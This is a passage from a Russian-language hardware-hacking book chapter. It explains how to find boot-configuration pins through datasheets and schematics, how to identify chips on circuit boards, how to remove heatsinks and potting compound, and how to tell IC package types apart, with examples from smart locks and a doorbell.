Что касается протоколов высокого уровня, то придется приложить немного больше усилий — в частности, нам будет нужна спецификация PMIC. На схеме печатной платы PMIC обозначена номером LTC3589, а файл спецификации

называется *3589fh.pdf*. В разделе «Работа с I2C» спецификации протокол определен в точности.

Контакты конфигурации загрузки

Часто бывает полезно знать, где находятся контакты конфигурации загрузки, к чему они подключены на печатной плате и какой режим загрузки позволяют задать. Пока мы лишь описываем методику поиска данных, поэтому о непонятных технических деталях пока не волнуйтесь.

В спецификации i.MX53 (*iMX53IEC.pdf*) упоминаются контакты BOOT_MODE и BOOT_CFG, но не сказано, что они делают. На схемах для Mk I мы видим, что контакты BOOT_MODE (C18 и B20) не подключены к питанию или земле на печатной плате.

Сначала найдем, что означает неподключенный BOOT_MODE. В спецификации i.MX53 есть таблица, в которой говорится, что для BOOT_MODE0 и BOOT_MODE1 есть некоторое значение конфигурации, равное 100 кОм PD. PD означает «стягивающий резистор», поэтому неподключенный контакт притягивается к земле. Это означает, что неподключенные выводы BOOT_MODE0 и BOOT_MODE1 находятся в состоянии логического 0. В спецификации больше ничего не говорится, но в справочном руководстве i.MX53 (*iMX53RM.pdf*, 5100 полезных страниц) описана общая последовательность загрузки и показано, что BOOT_MODE[1:0]=0b00 обозначает *внутреннюю загрузку*.

В отношении BOOT_CFG в спецификации i.MX53 говорится, что все контакты BOOT_CFG подключены к kontaktам, начинающимся с EIM_, например EIM_A21. И это имя контакта, а не координата. Продолжая поиски, вы увидите, что EIM_A21 — имя вывода в точке AA4 (это AA4 — место на микросхеме, BGA-шарик). Вот теперь мы можем вернуться к схеме Mk I и посмотреть, как соединены эти контакты.

Оказывается, все выводы BOOT_CFG заземлены, за исключением BOOT_CFG2[5]/EIM_DA0/Y8 и BOOT_CFG1[6]/EIM_A21/AA4, который подтягивается до 3,3 В через резистор. Эти биты установлены на уровень 1, тогда как все остальные биты BOOT_CFG установлены на 0. Поискав информацию о BOOT_CFG в справочном руководстве, мы находим табл. 7.8 «Выбор загрузочного устройства». В ней указано, что значение BOOT_CFG1[7:4], равное 0100 или 0101, означает загрузку с SD-карты (в таблице значения обозначены как 010X). Назначение контакта BOOT_CFG2[5] зависит от выбранного режима загрузки. Поскольку речь идет о загрузке с SD-карты, становится нужна табл. 7.15 «Описания ESDHC Boot eFUSE». В ней говорится, что при настройке BOOT_CFG2[5]=1 означает, что мы используем четырехбитную шину на SD-карте.

Помните тот контакт MOD, информацию о котором мы не смогли найти? В этом справочном руководстве есть все, что вам нужно, и даже больше. Посмотрите

информацию о контакте sjc_mod, в которой, в числе прочего, найдется подтверждение наших прежних догадок. Не отчаивайтесь, если нужная информация находится не сразу.

Мы рассмотрели лишь несколько примеров вопросов, ответы на которые можно найти в различной документации. Спецификации обычно находятся легко, а вот схемы и макеты печатных плат и конструкторская документация — редко. Но вы можете реконструировать информацию, и пример этого метода мы рассмотрим далее в разделе «Вскрытие покажет».

ПРИМЕЧАНИЕ

В поисках схем можно попробовать поискать базы, связанные с ремонтом. Многие схемы в том или ином виде публикуются для тех, кому требуется помочь в домашнем ремонте. Вы удивитесь, но у многих мастерских по ремонту сотовых телефонов есть полные схемы относительно новых моделей телефонов.

Вскрытие покажет

Как и в любой задаче реверс-инжиниринга, ваша цель состоит в том, чтобы проникнуть в голову системного проектировщика. Все эти исследования, подсказки и догадки нужны для того, чтобы понять объем информации, достаточный для выполнения задачи. Реверс-инжиниринг в нашем случае выполняется не ради клонирования или полного извлечения схемы. Нам довольно будет знать, как модифицировать плату или подключиться к ней так, чтобы достичь поставленной цели. Если вам повезет, то найдется кто-то, кто уже исследовал это (или подобное) устройство раньше, и, как упоминалось ранее, вы можете попытаться найти информацию о разборке в сети.

На начальном этапе у нас есть лишь перечень серийных номеров микросхем, несколько внешних портов и, казалось бы, бесконечное количество резисторов и конденсаторов. Но позже благодаря этому всему сформируется ваше понимание системы. Если вам повезет, то вы сможете найти тестовую точку или порт отладки, через которые можно получить еще больший доступ.

Поиск ИС на плате

Для демонстрации метода поиска ИС (интегральных схем) мы не будем использовать никакое специальное устройство, поэтому если вам нужен пример, то найдите дешевое устройство IoT (интернет вещей) или подобное устройство, которое вам не жалко вскрыть.

У большинства современных печатных плат, с которыми вы можете столкнуться сегодня, компоненты монтируются на поверхность платы, в отличие от сквозного монтажа, принятого в прошлом. Это так и называется — *технология*

поверхностного монтажа (surface-mount technology, SMT), а любое устройство, построенное на этой технологии, называется *устройством поверхностного монтажа* (surface-mount device, SMD).

Вскрыв устройство, вы увидите одну печатную плату с набором компонентов (посмотрите на переднюю и заднюю часть печатной платы), самыми крупными из которых, вероятно, будут основная SoC, DRAM и внешняя флеш-память, как показано на рис. 3.10.




Рис. 3.10. Идентификация интегральных микросхем на плате

В центре вверху на рис. 3.10 расположена основная SoC DSPGroup DVF97187AA2ANC ①. Слева от нее — EtronTech EM63A165TS-6G SDRAM в корпусе TSSOP ②, а над SDRAM — Winbond 25Q128JVSQ, флеш-память в корпусе SOIC-8 ③. Кроме того, на плате есть Ethernet-контроллер Realtek RTL8304MB ④. Само же устройство представляет собой недорогой IP-телефон, и это позволяет понять, почему вы ничего не слышали о брендах SoC и SDRAM.

Первым делом нужно прочитать маркировку кристаллов на чипах. Обычно для этого достаточно камеры телефона. На рис. 3.11 показаны фотографии другого устройства, аудиоразветвителя HDMI RCA, сделанные с помощью обычной камеры телефона и приложения микроскопа.




Рис. 3.11. Фотографии маркировки. Слева: со вспышкой и под удачным ракурсом, посередине со вспышкой и неудачным ракурсом, справа: при естественном освещении

Нетрудно заметить, что, меняя ракурс и освещение, вы найдете лучшие и сделаете фотографию, которая позволяет прочитать маркировку штампа. В качестве альтернативы можно использовать дешевые USB-микроскопы. В приложении А приведено больше информации об оборудовании. Фотографии на рис. 3.12 были сделаны такой камерой.




Рис. 3.12. Фотографии, снятые камерой USB-микроскопа

Узнав маркировку, используйте свои новообретенные навыки разведчика и постарайтесь получить больше информации о компоненте. Если вы делаете это впервые, то постарайтесь определить все микросхемы и найти все их спецификации. Большинство мелких компонентов с точки зрения безопасности нам

неинтересны, однако из их описаний можно многое узнать о работе устройства в целом. Таким образом мы можем узнать больше сведений о регуляторах напряжения и других забавных микросхемах.

В некоторых схемах добраться до основного чипа бывает сложно из-за радиатора или защитного компаунда. Снять радиаторы относительно легко: достаточно либо открутить их, либо аккуратно снянуть с микросхемы. Если радиатор застрял (что в небольших устройствах не редкость), то можно снять его вращательным движением, но не пытаться поддеть или вытащить напрямую.

В системах с более высоким уровнем безопасности, в которых производитель хочет избежать доступа к интегральной схеме, используется защитная заливка. Просто отколоть ее не получится, а вот нагрев с помощью фена хорошо размягчает эпоксидную смолу, и вы сможете удалить ее с помощью простой зубочистки. Если вы хотите полностью удалить эпоксидную смолу, то попробуйте химические вещества, например ксиол или средства для удаления краски (продаются в хозяйственных магазинах).

Корпуса с мелкими выводами: SOIC, SOP и QFP

В задаче идентификации ИС вы столкнетесь с множеством видов чипов. Аппаратному хакеру полезно определить тип корпуса, исходя из нескольких причин. Во-первых, эта информация может пригодиться при поиске спецификаций. Во-вторых, от типа корпуса может зависеть, какие атаки вы сможете выполнять. Доступ к совсем мелким корпусам можно получить только на уровне микросхемы, и на этих крошечных корпусах легче использовать щупы, которые мы обсудим в последующих главах. На рис. 3.13 показаны примеры основных корпусов с мелкими выводами, которые вам встретятся.




Рис. 3.13. Корпуса с мелкими выводами: стили SOIC, TSSOP и TQFP

У всех корпусов на рис. 3.13 есть выводы. Разница заключается лишь в расстоянии между ними (шаге) и их расположении. Внутри каждого семейства корпусов существует много вариантов исполнения, которые мы также не будем здесь

рассматривать, поскольку они эквивалентны. Например, *тонкий квадратный плоский корпус* (thin quad flat pack, TQFP) и *пластиковый квадратный плоский корпус* (plastic quad flat pack, PQFP) выглядят почти идентично, и у них одинаковый шаг выводов, количество выводов и размеры корпуса.

Самая крупная — *малогабаритная интегральная схема* (small outline integrated circuit, SOIC), у которой выводы расположены с двух сторон корпуса, обычно с шагом 1,27 мм. Этот корпус удобен тем, что на него можно установить зажимы. Микросхемы флеш-памяти SPI часто исполняются в 8- или 16-контактных корпусах SOIC.

Меньшая версия SOIC — это *малый контурный корпус* (small outline package, SOP), часто в варианте тонкого SOP (thin SOP, TSOP) или тонкого термоусадочного SOP (thin-shrink SOP, TSSOP). Выводы в этих видах тоже расположены по бокам, но с шагом от 0,4 до 0,8 мм. Если вы увидите широкий корпус TSOP с 48 выводами, как показано на рис. 3.14, то это почти наверняка будет параллельная микросхема флеш-памяти.



Рис. 3.14. 48-контактный корпус TSOP

Наконец, у *квадратного плоского корпуса* (quad flat pack, QFP) выводы расположены со всех сторон, и часто встречаются его варианты в *тонком корпусе QFP* (thin QFP, TQFP) или *пластиковом корпусе QFP* (plastic QFP, PQFP). Эти варианты несколько отличаются по материалу или толщине, но общий форм-фактор остается прежним. Шаг контактов обычно варьируется в диапазоне от 0,4 до 0,8 мм.

Внутри TQFP, как правило, находится небольшой центральный кристалл ИС, соединенный с выводной рамкой. Если отшиловать часть микросхемы, то можно увидеть относительные размеры кристалла и корпуса. Так, на рис. 3.15 показан корпус TQFP-64.




Рис. 3.15. Корпус QFP; слева направо: с отшлифованным верхом, с поперечным отрезом и без повреждений

Если вы не хотите повреждать чип, то можно использовать кислотную декапсацию, но наждачная бумага — простой и универсальный инструмент.

На рис. 3.16 показана простая схема внутренней конструкции SOIC/SOP/TQFP, где видны проводки, соединяющие микросхему с выводами. Из рис. 3.15 понятно, что проводки удаляются, если чип шлифовать сверху вниз.




Рис. 3.16. Внутренняя конструкция чипа в корпусе SOIC/SOP/TQFP

Корпуса без выводов: SO и QFN

Корпуса без выводов аналогичны рассмотренным выше корпусам SOIC/QFP, но вместо выводов на печатную плату припаяна контактная площадка в нижней части чипа. Данная площадка часто (но не всегда) доходит до края устройства, поэтому в этих корпусах на краю чипа обычно бывает небольшой выступающий паяный шов. На рис. 3.17 показана простая схема подобных устройств.




Рис. 3.17. Корпус без выводов

У *малых корпусов без выводов* (small outline no-lead, SON) соединения есть только на двух краях. Шаг контактов обычно лежит в диапазоне от 0,4 до 0,8 мм. Как и в других корпусах, существует множество вариантов исполнения, например *тонкий SON* (thin SON, TSON). Кроме того, вам могут встретиться различные пользовательские расположения выводов, в которых отсутствуют контактные площадки. В корпусе SON почти всегда есть термопрокладка в нижней части, которая также припаяна к печатной плате, а это означает, что для установки или снятия этого корпуса вам, скорее всего, понадобится горячий воздух. Поскольку вы не можете добраться до большой скрытой центральной панели с помощью паяльника, вам нужен какой-то способ косвенно нагреть ее либо через корпус устройства, либо через печатную плату.

Обратите также внимание на тип корпуса WSON, который называют *очень-очень тонким SON* или *широким SON*. Этот корпус намного шире обычного, а шаг контактов часто равен 1,27 мм. Такие корпуса используются для чипов флеш-памяти SPI.

В *квадратном корпусе без выводов* (quad flat no-lead, QFN) контакты расположены по четырем краям. Типичный шаг для таких устройств лежит в диапазоне от 0,4 до 0,8 мм. Вдобавок в центре устройства почти всегда есть термопрокладка. Эти корпуса широко используются и могут служить чем угодно, от основного микроконтроллера до регулятора напряжения.

Шаровая сетка

У *корпусов с шаровой сеткой* (ball grid array, BGA) в нижней части чипа есть шарики, сверху не видные (рис. 3.18).

Крайние шарики можно разглядеть, если удастся взглянуть на плату под нужным углом, как показано на рис. 3.19. Здесь также видна небольшая несущая плата. Чип BGA состоит из небольшой печатной платы с установленным на ней чипом.




Рис. 3.18. Корпус BGA




Рис. 3.19. Крайние шарики

Компоненты в корпусах BGA часто используются для основного процессора или SoC. Некоторые устройства eMMC и флеш-памяти также исполняются в корпусе BGA, а в более сложных системах можно найти небольшие BGA сбоку от основного процессора — это микросхемы DRAM.

Существуют несколько вариантов устройств BGA, которые могут быть полезны для анализа потребляемой мощности и внедрения ошибок, поэтому рассмотрим эту конструкцию подробнее. Поставщики используют несколько разную терминологию, но мы в этом разделе придерживаемся системы именования Fujitsu ([a810000114e-en.pdf](#)), которая обычно сопоставляется с именами, которые дают другие поставщики.

Пластиковые BGA и BGA с мелким шагом

Устройства в *пластиковом корпусе BGA* (plastic BGA, PBGA) обычно имеют шаг от 0,8 до 1,0 мм (рис. 3.20). Чип соединен с несущей платой, на которой есть шарики припоя.




Рис. 3.20. Пластиковый корпус BGA

BGA с мелким шагом (fine pitch BGAs, FPBGA) аналогичны PBGA, но сетка у них мельче (обычно от 0,4 до 0,8 мм). Такие устройства тоже монтируются на несущей печатной плате.

Термически усиленная шаровая сетка

У *термически усиленной шаровой сетки* (thermally enhanced ball grid array, TEBGA), показанной на рис. 3.21, есть металлическая область на самом корпусе BGA.




Рис. 3.21. Термически усиленная шаровая сетка

Эта металлическая часть образует встроенный теплораспределитель, который позволяет обеспечить лучшее тепловое соединение как с нижними шариками припоя, так и с радиатором, установленным в верхней части корпуса.

Шаровая сетка с перевернутым чипом

В шаровой сетке с перевернутым чипом (flip-chip BGA, FC-BGA), показанной на рис. 3.22, убраны внутренние соединительные провода. Вместо этого сам чип представляет собой намного меньший корпус BGA (работать с которым трудно), припаянный к несущей печатной плате. Разница здесь в том, что внутренний «чип LSI» *перевернут*.




Рис. 3.22. Шаровая сетка с перевернутым чипом

В других корпусах, таких как PBGA/FBGA/TEBGA, внутренние соединительные провода соприкасаются с верхним металлическим слоем внутреннего чипа LSI. В FC-BGA этот верхний металлический слой находится внизу, а на нем закреплены маленькие шарики припоя. Такие корпуса также могут иметь небольшие встроенные пассивные элементы, например развязывающие конденсаторы. При использовании FC-BGA можно снять теплораспределитель, или «крышку», чтобы добраться до самого чипа и внедрить ошибки или проанализировать побочные каналы.

Корпус с габаритами чипа

Корпус с габаритами чипа (chip scale packaging, CSP) похож на обычный корпус с отпиленными краями. Во внутренней структуре, показанной на рис. 3.23, на верхней стороне нет герметика.

Устройство в таком корпусе занимает почти минимальный возможный размер, и обычно несколько шариков с очень мелким шагом в нижней части CSP обеспечивают соединение с печатной платой. У CSP есть и другие версии, такие как WLCSP (wafer-level CSP). CSP – это, по сути, LSI-чип, вынутый из BGA с перевернутым чипом. У контактов очень маленький шаг (обычно 0,4 мм или меньше). Эти устройства очень легко отличить от других, так как их поверхность будет заметно отличаться от обычных BGA.




Рис. 3.23. Внутренняя структура CSP

DIP, сквозное отверстие и другие корпуса

Самые старые корпуса предназначены для сквозного монтажа, и вы вряд ли столкнетесь с ними в нынешней электронике, особенно в интегральных схемах. Корпуса DIP встречаются в товарах для хобби или наборах (таких как Arduino).

Есть еще одна относительно устаревшая технология — *пластиковый выводной носитель микросхемы* (plastic leaded chip carrier, PLCC), который можно либо припаять непосредственно к печатной плате, либо поместить в разъем. Эти устройства часто использовались для микроконтроллеров, и в старых устройствах на микроконтроллере 8051 такие еще встречаются.

Примеры корпусов ИС на печатных платах

Мы решили, что вместо того чтобы приводить множество фотографий отдельно взятых чипов, будет полезнее показать, как они выглядят на реальных схемах. Рассмотрим четыре примера плат, взятых из реальных продуктов. На рис. 3.24 показана дочерняя плата связи умного замка.




Рис. 3.24. ИС-чипы умного замка

Вот корпуса, отмеченные на рис. 3.24.

1. **Корпус QFN** — основной микроконтроллер на этом устройстве (EM3587).
2. **Корпус WSON** — SPI-микросхема флеш-памяти (такие корпуса часто используются для флеш-памяти SPI).
3. **Корпус BGA** — краевых соединений нет, так что, скорее всего, это небольшой BGA.

Возьмем еще один умный замок и посмотрим, что на нем есть (рис. 3.25).




Рис. 3.25. Примеры корпусов ИС из другого умного замка

На рис. 3.25 видны следующие элементы.

1. **Восьмиконтактный SOIC** — это может быть флеш-память SPI на основе восьмиконтактного SOIC (и поиск по номеру детали это подтверждает).
2. **Корпус TQFP** — основной микроконтроллер для этого устройства.
3. **Корпус QFN** — чип сопроцессора (в данном случае для звука).
4. **Восьмиконтактный широкий SOIC** — это точно флеш-память SPI, так как корпус широкий.
5. **Корпус TSOP/TSSOP** — неизвестная ИС.
6. **Корпус TSON** — неизвестная ИС.

Продолжим исследование бытовой электроники — теперь посмотрим на плату умного дверного звонка (рис. 3.26).

На рис. 3.26 видны следующие элементы.

1. **Очень маленький BGA** — неизвестная ИС.
2. **Очень маленькое устройство в стиле TSON** (выводы с двух сторон) — неизвестная ИС.
3. **Очень маленькое устройство в стиле QFN** (выводы со всех четырех сторон) — неизвестная ИС.

4. **Корпус CSP с почти зеркальным корпусом** — основной микроконтроллер BCM4354KKUBG. Под этим устройством находятся 395 шариков, расположенных с шагом 0,2 мм (мы говорили, что CSP очень маленькие).

В последнем примере на рис. 3.27 показана плата автомобильного электронного блока управления (ЭБУ).

